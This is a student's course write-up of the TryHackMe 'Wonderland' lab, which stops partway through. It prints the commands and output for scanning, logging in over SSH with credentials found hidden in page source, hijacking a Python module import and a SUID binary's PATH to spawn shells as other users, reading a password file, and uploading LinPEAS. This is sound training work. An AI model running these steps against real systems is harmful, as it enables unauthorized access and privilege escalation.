

King Saud University

College of Computer and Information Science



COS 471
TryHackMe
Wonderland
Prof.Wail Elkelani

Abdulhamid Nasser Al Saudi
443170158

Step 1: Nmap Scan

In this step, I scanned the target to identify open ports and running services.

Command: `sudo nmap -sS -sV 10.48.172.98 -vv`

```
Applications Places System Tue 28 Apr, 12:26 AttackBox(IP:10.48.97.221)
root@ip-10-48-97-221:~
File Edit View Search Terminal Help
root@ip-10-48-97-221:~# sudo nmap -sS -sV 10.48.172.98 -vv
sudo: unable to resolve host ip-10-48-97-221: Name or service not known
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-28 12:26 BST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 12:26
Scanning 10.48.172.98 [4 ports]
Completed Ping Scan at 12:26, 0.03s elapsed (1 total hosts)
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Initiating SYN Stealth Scan at 12:26
Scanning 10.48.172.98 [1000 ports]
Discovered open port 22/tcp on 10.48.172.98
Discovered open port 80/tcp on 10.48.172.98
Completed SYN Stealth Scan at 12:26, 0.07s elapsed (1000 total ports)
Initiating Service scan at 12:26
Scanning 2 services on 10.48.172.98
Completed Service scan at 12:26, 11.04s elapsed (2 services on 1 host)
NSE: Script scanning 10.48.172.98.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 12:26
Completed NSE at 12:26, 0.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 12:26
Completed NSE at 12:26, 0.00s elapsed
Nmap scan report for 10.48.172.98
Host is up, received echo-reply ttl 64 (0.00014s latency).
Scanned at 2026-04-28 12:26:27 BST for 12s
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack ttl 64 Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.39 seconds
Raw packets sent: 1004 (44.152KB) | Rcvd: 1001 (40.036KB)
root@ip-10-48-97-221:~#
```

Open ports:

22 (SSH)

80 (HTTP)

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack ttl 64 Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Result:

Port 22 (SSH): OpenSSH 7.6p1 (Ubuntu)


Port 80 (HTTP): Golang-based web server

OS detected as Linux

Step 3: Accessing the Web Server

In this step, I opened the target IP in a web browser to check the HTTP service.

Visited <http://10.48.172.98>




Step 4: Inspecting the Web Page

In this step, I examined the content of the web page.




Step 5: Analyzing Page Content

In this step, I focused on the text displayed on the web page.
The page contains a quote and the phrase **“Follow the White Rabbit”**




Step 6: Discovering Hidden Path

In this step, I navigated to a hidden directory on the web server.
Accessed path: /r/a/b/b/i/t/



Step 7: Inspecting Hidden Page

In this step, I accessed the discovered hidden directory and analyzed its content.
Opened the page and chose **View Page Source**



Step 8: Analyzing Page Source

In this step, I examined the HTML source code of the page.

Found a hidden string: “**alice:HowDothTheLittleCrocodileImproveHisShiningTail**”

```
1 <!DOCTYPE html>
2
3 <head>
4   <title>Enter wonderland</title>
5   <link rel="stylesheet" type="text/css" href="/main.css">
6 </head>
7
8 <body>
9   <h1>Open the door and enter wonderland</h1>
10  <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
11  <p>Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"
12  </p>
13  <p>"In that direction," the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving
14  the other paw, "lives a March Hare. Visit either you like: they're both mad."</p>
15  <p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
16  
17 </body>
```

Step 9: SSH Login Attempt

In this step, I attempted to log in to the target machine via SSH using the discovered credentials.

```
root@ip-10-48-97-221:~# ssh alice@10.48.172.98
The authenticity of host '10.48.172.98 (10.48.172.98)' can't be established.
ECDSA key fingerprint is SHA256:HUoT05UWCcf3WRhR5kF7yKX1yqUvNhjqtxuUMyOeqR8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.172.98' (ECDSA) to the list of known hosts.
alice@10.48.172.98's password: █
```

Pass=HowDothTheLittleCrocodileImproveHisShiningTail

Initial access to the system was achieved, allowing further enumeration and privilege escalation.

```
root@ip-10-48-97-221:~# ssh alice@10.48.172.98
The authenticity of host '10.48.172.98 (10.48.172.98)' can't be established.
ECDSA key fingerprint is SHA256:HUoT05UWCcf3WRhR5kF7yKX1yqUvNhjqtxuUMyOeqR8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.172.98' (ECDSA) to the list of known hosts.
alice@10.48.172.98's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Apr 28 11:37:00 UTC 2026

System load:  0.08               Processes:    88
Usage of /:   18.9% of 19.56GB   Users logged in: 0
Memory usage: 29%               IP address for ens5: 10.48.172.98
Swap usage:   0%

0 packages can be updated.
0 updates are security updates.

Last login: Mon May 25 16:37:21 2020 from 192.168.170.1
alice@wonderland:~$
alice@wonderland:~$
```

Step 10: Checking Current User

In this step, I verified the current user after logging in.

```
alice@wonderland:~$  
alice@wonderland:~$ whoami  
alice  
alice@wonderland:~$
```

Step 11: Listing Files

In this step, I listed all files in the current directory.

```
alice@wonderland:~$ ls -al  
total 40  
drwxr-xr-x 5 alice alice 4096 May 25 2020 .  
drwxr-xr-x 6 root root 4096 May 25 2020 ..  
lrwxrwxrwx 1 root root 9 May 25 2020 .bash_history -> /dev/null  
-rw-r--r-- 1 alice alice 220 May 25 2020 .bash_logout  
-rw-r--r-- 1 alice alice 3771 May 25 2020 .bashrc  
drwx----- 2 alice alice 4096 May 25 2020 .cache  
drwx----- 3 alice alice 4096 May 25 2020 .gnupg  
drwxrwxr-x 3 alice alice 4096 May 25 2020 .local  
-rw-r--r-- 1 alice alice 807 May 25 2020 .profile  
-rw----- 1 root root 66 May 25 2020 root.txt  
-rw-r--r-- 1 root root 3577 May 25 2020 walrus_and_the_carpenter.py  
alice@wonderland:~$
```

Identified important files:

root.txt (owned by root)

walrus_and_the_carpenter.py

These files are likely useful for further analysis and privilege escalation.

```
-rw-r--r-- 1 alice alice 807 May 25 2020 .profile  
-rw----- 1 root root 66 May 25 2020 root.txt  
-rw-r--r-- 1 root root 3577 May 25 2020 walrus_and_the_carpenter.py
```

Step 12: Analyzing Python Script

In this step, I viewed the content of a Python script found in the directory.

```
alice@wonderland:~$ cat walrus_and_the_carpenter.py
import random
poem = """The sun was shining on the sea,
Shining with all his might:
He did his very best to make
The billows smooth and bright –
And this was odd, because it was
The middle of the night.

The moon was shining sulkily,
Because she thought the sun
Had got no business to be there
After the day was done –
"It's very rude of him," she said,
"To come and spoil the fun!"
```

Step 13: Checking Sudo Permissions

The user **alice** can run:

/usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py as user **rabbit**

```
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$
```

Step 14: Creating Malicious Script

Prepared a script to

execute a shell command

```
alice@wonderland:~$ nano random.py
```


Step 15: Writing Exploit Code

In this step, I wrote a malicious Python script to spawn a shell.

The script is ready to execute a shell

This will be used to gain a higher-privileged shell.



```
alice@wonderland: ~  
File Edit View Search Terminal Help  
GNU nano 2.9.3 random.py Modified  
  
import os  
os.system("/bin/bash")
```

Step 16: Making Script Executable


In this step, I changed the permissions of the script to make it executable.



```
alice@wonderland:~$ chmod +x random.py
```

Step 17: Executing the Script


In this step, I executed the Python script.



```
alice@wonderland:~$ python3 random.py
```


Step 18: Running Script as Another User

In this step, I executed the allowed script using sudo as user **rabbit**.



```
alice@wonderland:~$  
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py  
rabbit@wonderland:~$
```

Successfully switched to user **rabbit**



```
rabbit@wonderland:~$ whoami  
rabbit
```


Step 19: Enumerating as Rabbit

In this step, I listed files after switching to user **rabbit**.

```
rabbit@wonderland:~$  
rabbit@wonderland:~$ ls -al  
total 44  
drwxr-xr-x 5 alice alice 4096 Apr 28 11:47 .  
drwxr-xr-x 6 root root 4096 May 25 2020 ..  
lrwxrwxrwx 1 root root 9 May 25 2020 .bash_history -> /dev/null  
-rw-r--r-- 1 alice alice 220 May 25 2020 .bash_logout  
-rw-r--r-- 1 alice alice 3771 May 25 2020 .bashrc  
drwx----- 2 alice alice 4096 May 25 2020 .cache  
drwx----- 3 alice alice 4096 May 25 2020 .gnupg  
drwxrwxr-x 3 alice alice 4096 May 25 2020 .local  
-rw-r--r-- 1 alice alice 807 May 25 2020 .profile  
-rwxrwxr-x 1 alice alice 34 Apr 28 11:47 random.py  
-rw----- 1 root root 66 May 25 2020 root.txt  
-rw-r--r-- 1 root root 3577 May 25 2020 walrus_and_the_carpenter.py  
rabbit@wonderland:~$
```

Step 20: Exploring Home Directory

In this step, I navigated to the /home directory to explore other users.

```
rabbit@wonderland:~$  
rabbit@wonderland:~$ cd /home  
rabbit@wonderland:/home$ ls -al  
total 24  
drwxr-xr-x 6 root root 4096 May 25 2020 .  
drwxr-xr-x 23 root root 4096 May 25 2020 ..  
drwxr-xr-x 5 alice alice 4096 Apr 28 11:47 alice  
drwxr-x--- 3 hatter hatter 4096 May 25 2020 hatter  
drwxr-x--- 2 rabbit rabbit 4096 May 25 2020 rabbit  
drwxr-x--- 6 tryhackme tryhackme 4096 May 25 2020 tryhackme  
rabbit@wonderland:/home$
```

Step 21: Inspecting Rabbit Directory

In this step, I explored the **rabbit** user directory.

```
rabbit@wonderland:/home$ cd rabbit  
rabbit@wonderland:/home/rabbit$ ls -al  
total 40  
drwxr-x--- 2 rabbit rabbit 4096 May 25 2020 .  
drwxr-xr-x 6 root root 4096 May 25 2020 ..  
lrwxrwxrwx 1 root root 9 May 25 2020 .bash_history -> /dev/null  
-rw-r--r-- 1 rabbit rabbit 220 May 25 2020 .bash_logout  
-rw-r--r-- 1 rabbit rabbit 3771 May 25 2020 .bashrc  
-rw-r--r-- 1 rabbit rabbit 807 May 25 2020 .profile  
-rwsr-sr-x 1 root root 16816 May 25 2020 teaParty  
rabbit@wonderland:/home/rabbit$
```

teaParty (owned by root with SUID permissions)

```
-rwsr-sr-x 1 root    root    16816 May 25  2020 teaParty
```

Step 22: Analyzing SUID Binary

The output shows unreadable binary data with some embedded strings

```
rabbit@wonderland:/home/rabbits$  
rabbitt@wonderland:/home/rabbits$ cat teaParty  
ELF>@@0:88  
#####H== 88e-=-=hp-e-=====DDPetd+ + <<QetdRetde-=-=/lib64/ld-linux-x86-64.so.2GNUCJNue2U-4?e!|e-nneA4t  
  
eenZ <v 5e  
      &"libc.so.6setuidputsgetcharsystem__cxa_finalizeunsetgid__libc_start_mainGLIBC_2.2.5_ITM_deregisterTMCloneTable_gmon_start__ITM_registerTMCloneTab  
leui  
    Nepe0H#?e7e2ee?  
 @ (@@08) HHeee/HHeetHeeee5/e/%e/%e/hheeeee%e/hheeeee%e/hheeeee%e/hheeeee%r/fel1ee#He=eo&/oDHe-/Hee/H9eHHee.Hoeet eooooHe=Y/HeSR/H)eHeeHeeHe  
 @ Hee.HheeeDHeeee=u/U/He=e.H/e  
      He=e.o.-----,]eooo[eeelHheee-----e-----He=t-----He=-----He=  
     -----He=en-----f, eeAHHeeeAVHeeAUHeeATLe,e,UHe,,SL)eHeeeeeeHeetal.eeleeDeeAAHeeH9eHeJA[A]A^A_eeHAHeeWelcome to the tea party!  
ad Hatter will be here soon./bin/echo -n 'Probably by ">`&& date --date='next hour'`-Rask very nicely, and I will give you some tea while you wait for him  
entation fault (core dumped)8,-----e-----e,zRx  
 @eee-zRx  
      S-----FJ  
K          *7*;3$Dooo[eeoPAeC  
D) [ee][B+EeE eE(AHQeH8eG@j8AB(B B8eeep0  
Ieeeee80  
  
@x+ -----e-----e=6FVfVhGCC: (Debian 8.3.0-6) 8.3.0e+88e  
  
ed + 0!e=-e=e7@P@Pe++  
      ++!07P@Fe-py-e+-----4"e---e=-e=-e-+ @e  
      0 + @3EP@4L|@@@ eH@e @@X@e+e+P@ ";crtstuff.cderegister_tm_clones_do_global_dtors_auxcomp  
leted.7325_do_global_dtors_aux_fini_arrayentryframe_dummy_init_array.entryteaParty.c FRAME END _init_array_end_DYNAMIC _init_array_start_GN  
U_EH_FRAME HDR_GLOBAL_OFFSET_TABLE __libc_csu_init_ITM_deregisterTMCloneTableputs@@GLIBC_2.2.5.edatatypes@@GLIBC_2.2.5 libc_start_main@@GLIBC_2.2.5_data_s  
tart_C@GLIBC_2.2.5_gmon_start __do_handle_IO_stdin_used__libc_csu_init_bss.startmainsetgid@@GLIBC_2.2.5_ITM_registerTMCloneTablesutid@@CL  
IBC_2.2.5_cxa_finalize@@GLIBC_2.2.5.symtab.strtab.shstrtab.interp.note.ABI-tag.note.gnu.build-id.gnu.hash.dynsym.dynstr.gnu.version.gnu.version_r.rela.dyn.r  
ela.plt.init.plt.got.text.fini.rodata.eh_frame_hdr.eh_frame.init_array.fini_array.dynamic.got.plt.data.bss.commente#0 1e+SDeNo  
rabbitt@wonderland:/home/rabbits$
```

The binary calls the `date` command, which can potentially be exploited via `PATH` manipulation.

```
H?=?.?  
)?H??L??L??D??A??H??H9?u?H?[ ]A\A]A^A_?H  
ably by ' && date --date='next hour' -RAsk very n  
???,zRx
```


Step 23: Creating Fake Command

In this step, I attempted to create a fake date command for exploitation.

```
rabbit@wonderland:/home/rabbit$ nano date
Unable to create directory /home/alice/.local/share/nano/: Permission denied
It is required for saving/loading search history or cursor positions.

Press Enter to continue
```

This will execute a shell when the binary calls the date command.



```
Applications  Places  System  Tue 28 Apr, 12:57  AttackBox IP: 10.48.97.221
rabbitt@wonderland: /home/rabbit
File Edit View Search Terminal Help
GNU nano 2.9.3 date Modified
/bin/bash
```

Step 24: Making Fake Command Executable

In this step, I made the fake date command executable.




```
rabbitt@wonderland: /home/rabbit$ chmod +x date
```

Step 25: Modifying PATH

In this step, I modified the PATH environment variable.


The /home/rabbit directory is now prioritized in PATH



```
File Edit View Search Terminal Help
rabbitt@wonderland: /home/rabbit$ export PATH=/home/rabbit:$PATH
rabbitt@wonderland: /home/rabbit$ echo $PATH
/home/rabbit:/home/rabbit:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
rabbitt@wonderland: /home/rabbit$
```

Step 26: Exploiting SUID Binary

In this step, I executed the SUID binary after modifying PATH.



```
rabbitt@wonderland: /home/rabbit$ ls -al
total 44
drwxr-x--- 2 rabbit rabbit 4096 Apr 28 11:57 .
drwxr-xr-x 6 root  root  4096 May 25 2020 ..
lrwxrwxrwx 1 root  root    9 May 25 2020 .bash_history -> /dev/null
-rw-r--r-- 1 rabbit rabbit 220 May 25 2020 .bash_logout
-rw-r--r-- 1 rabbit rabbit 3771 May 25 2020 .bashrc
-rw-r--r-- 1 rabbit rabbit 807 May 25 2020 .profile
-rwxr-xr-x 1 rabbit rabbit 10 Apr 28 11:57 date
-rwsr-sr-x 1 root  root 16816 May 25 2020 teaParty
rabbitt@wonderland: /home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
hatter@wonderland: /home/rabbit$
```


Step 27: Exploring Hatter Directory

In this step, I navigated to the **hatter** user directory.

```
hatter@wonderland:/home$  
hatter@wonderland:/home$ ls  
alice hatter rabbit tryhackme  
hatter@wonderland:/home$ cd hatter  
hatter@wonderland:/home/hatter$ ls -al  
total 28  
drwxr-x--- 3 hatter hatter 4096 May 25 2020 .  
drwxr-xr-x 6 root   root   4096 May 25 2020 ..  
lrwxrwxrwx 1 root   root    9 May 25 2020 .bash_history -> /dev/null  
-rw-r--r-- 1 hatter hatter  220 May 25 2020 .bash_logout  
-rw-r--r-- 1 hatter hatter 3771 May 25 2020 .bashrc  
drwxrwxr-x 3 hatter hatter 4096 May 25 2020 .local  
-rw-r--r-- 1 hatter hatter  807 May 25 2020 .profile  
-rw----- 1 hatter hatter   29 May 25 2020 password.txt  
hatter@wonderland:/home/hatter$
```

Found an important file: **password.txt**

```
-rw-r--r-- 1 hatter hatter  807 May 25 2020 .profile  
-rw----- 1 hatter hatter   29 May 25 2020 password.txt  
hatter@wonderland:/home/hatter$
```

Step 28: Reading Credentials

In this step, I read the content of the password file.

```
hatter@wonderland:/home/hatter$ cat password.txt  
WhyIsARavenLikeAWritingDesk?
```

Found a password: **WhyIsARavenLikeAWritingDesk?**

Step 29: SSH Login as Hatter

In this step, I logged in to the system using the **hatter** credentials.

Successfully escalated privileges to another user for further exploration.

```
hatter@wonderland: ~  
File Edit View Search Terminal Help  
root@ip-10-48-97-221:~# ssh hatter@10.48.172.98  
hatter@10.48.172.98's password:  
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
System information as of Tue Apr 28 12:06:32 UTC 2026  
  
System load:  0.0      Processes:      104  
Usage of /:   18.9% of 19.56GB  Users logged in:  1  
Memory usage: 33%      IP address for ens5: 10.48.172.98  
Swap usage:   0%  
  
0 packages can be updated.  
0 updates are security updates.  
  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
hatter@wonderland:~$ whoami  
hatter  
hatter@wonderland:~$
```

Step 30: Transferring LinPEAS

In this step, I transferred the LinPEAS script to the target machine.

```
root@ip-10-49-76-1:~# scp linpeas.sh hatter@10.49.184.181  
root@ip-10-49-76-1:~# scp linpeas.sh hatter@10.49.184.181:/tmp  
hatter@10.49.184.181's password:  
linpeas.sh                                100% 1010KB 106.5MB/s   00:00  
root@ip-10-49-76-1:~#
```

Step 31: Verifying File Transfer

In this step, I checked the /tmp directory to confirm the file transfer.

```
hatter@wonderland:~$  
hatter@wonderland:~$ cd /tmp  
hatter@wonderland:/tmp$ ls -al  
total 1048  
drwxrwxrwt  9 root    root    4096 Apr 28 13:49 .  
drwxr-xr-x 23 root    root    4096 May 25 2020 ..  
drwxrwxrwt  2 root    root    4096 Apr 28 13:10 .ICE-unix  
drwxrwxrwt  2 root    root    4096 Apr 28 13:10 .Test-unix  
drwxrwxrwt  2 root    root    4096 Apr 28 13:10 .X11-unix  
drwxrwxrwt  2 root    root    4096 Apr 28 13:10 .XIM-unix  
drwxrwxrwt  2 root    root    4096 Apr 28 13:10 .font-unix  
-rw-r--r--  1 hatter  hatter 1034246 Apr 28 13:49 linpeas.sh  
drwx-----  3 root    root    4096 Apr 28 13:10 systemd-private-b0757e0803134b8386d3351301901aaf-systemd-resolved.service-CUXFef  
